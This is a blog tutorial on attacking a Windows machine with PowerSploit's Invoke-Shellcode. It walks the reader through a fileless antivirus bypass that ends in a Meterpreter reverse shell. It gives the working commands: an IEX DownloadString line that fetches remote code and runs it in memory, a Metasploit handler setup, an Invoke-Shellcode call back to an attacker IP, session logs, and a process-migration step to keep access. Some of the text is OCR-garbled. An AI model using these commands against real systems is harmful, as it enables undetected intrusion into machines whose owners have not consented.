APRIL 15, 2017

TUTORIALS & EXPLOITS

LEAVE A COMMENT

Hacking with Powershell, Powersploit, and Invoke-Shellcode

Powershell has recently come into the spotlight as more than just a sysadmin tool, but a great cyber security tool. This was emphasized by many of the popular hacker cons this last year.

One incredibly useful tool is Powersploit. It is a set of powershell scripts put together (and in part written by) Matt Graeber.

In this post, we're going to use the Invoke-Shellcode script from Powersploit to completely bypass antivirus and load up a meterpreter back to your server. Antivirus never catches it because it never actually hits the hard drive; everything stays in memory. Genius, right?


Setup Your Testbed

The victim machine needs to be any Windows machine. In this example, we'll be using Windows 7 64-bit. You can even have an antivirus installed, and you will see that it never gets caught.

The victim machine also needs to download the Invoke-Shellcode.ps1 script from somewhere. In the examples below, we'll just grab them straight from github. This isn't always possible (or smart), so powersploit is also already available in Kali under /usr/share/powersploit. You can easily set up a temporary web server on port 8000 to download from by using the Python module SimpleHTTPServer:

```
Serving HTTP on 0.0.0.0 port 8000 ...
```

And now you can use your Kali box instead.



Directory listing for /

192.168.1.129:8000

Search

Directory listing for /

- AntivirusBypass/
- CodeExecution/
- Exfiltration/
- Persistence/
- PETools/
- PowerSploit.psd1
- PowerSploit.psm1
- README.md
- Recon/
- ReverseEngineering/
- ScriptModification/


You can also make sure you have the very latest powersploit scripts by cloning the archive:

```
$ git clone https://github.com/mattifestation/PowerSploit.git
Cloning into 'PowerSploit'...
remote: Counting objects: 1555, done.
remote: Total 1555 (delta 0), reused 0 (delta 0), pack-reused 1555
Receiving objects: 100% (1555/1555), 5.94 MiB | 2.63 MiB/s, done.
Resolving deltas: 100% (743/743), done.
```

Attack

How do you find a vulnerable host?

Any Windows machine with powershell installed should be vulnerable. You can tell that powershell is installed simply by entering the powershell prompt from the command line.


Administrator: Command Prompt - powershell

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Christopher>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Christopher>
```

How do you attack that host?


First, you need to download the script and load it into memory. The trick here is that it never hits the hard drive, so antivirus doesn't catch anything.

```
PS > IEX (New-Object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/mattifestation/PowerSploit/master/
Shellcode.ps1")
```

Note, you shouldn't see any errors. Also note that if you see the following text: "Something terrible may have just you need to download Invoke–Shellcode instead of Invoke-Shellcode. It seems the author is trying to make a point about downloading code.

Now that Invoke-Shellcode has been loaded, you can optionally find out more about it.

```
PS > Get-Help Invoke-Shellcode
```


Administrator: Command Prompt - powershell

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Christopher>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Christopher> IEX (New-Object Net.WebClient).DownloadString("https://
raw.githubusercontent.com/mattifestation/PowerSploit/master/CodeExecution/Invoke
--Shellcode.ps1")
PS C:\Users\Christopher> Get-Help Invoke-Shellcode

NAME
    Invoke-Shellcode

SYNOPSIS
    Inject shellcode into the process ID of your choosing or within the context
     of the running PowerShell process.

    PowerSploit Function: Invoke-Shellcode
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Shellcode [-ProcessID <UInt16>] [-Shellcode <Byte[]>] [-Force] [-Wha
    tIf] [-Confirm] [<CommonParameters>]

    Invoke-Shellcode [-ProcessID <UInt16>] [-Payload <String>] -Lhost <String>
```

All of the Powersploit scripts have very helpful Get-Help commands.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.6
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
```

Finally, you are ready to use Invoke-Shellcode on the victim:

```
PS > Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.1.6 -Lport 4444
-Force
```


You should have a meterpreter shell on your Kali machine:

```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.1.5:49230 Request received for /INITM...
[*] 192.168.1.5:49230 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.1.6:4444 -> 192.168.1.5:49230) at 2015-03-05 11:35:10
-0500
```

```
meterpreter > getuid
Server username: testcomp\colesec
```

As another tip, there is a fantastic post exploit module called post/windows/manage/smart_migrate. You can run it at this point to automatically migrate to another process, after which you can completely close the powershell window and still keep the meterpreter process running. You can even make the process run automatically in your handler setup by adding the command “set AutoRunScript post/windows/manage/smart_migrate”



```
msf exploit(handler) > set AutoRunScript post/windows/manage/smart_migrate
AutoRunScript => post/windows/manage/smart_migrate
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.1.15:33464 Request received for /INITM...
[*] 192.168.1.15:33464 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 2 opened (192.168.1.129:4444 -> 192.168.1.15:33464) at 2
015-03-05 11:38:35 -0500

meterpreter >
[*] Session ID 2 (192.168.1.129:4444 -> 192.168.1.15:33464) processing AutoRunSc
ript 'post/windows/manage/smart_migrate'
[*] Current server process: powershell.exe (5032)
[*] Attempting to move into explorer.exe for current user...
[+] Migrating to 4724
[+] Successfully migrated to process 4724
```

References:

https://www.pentestgeek.com/2013/09/18/invoke-shellcode/
http://resources.infosecinstitute.com/powershell-toolkit-powersploit/ (great description of other powersploit scripts)
https://www.fishnetsecurity.com/6labs/blog/how-post-ex-persistence-scripting-powersploit-veil (cool tutorial on adding custom payloads and using persistence)

Share this:

Twitter Facebook

Like

Be the first to like this.

PREVIOUS NEXT

Leave a Reply

Enter your comment here...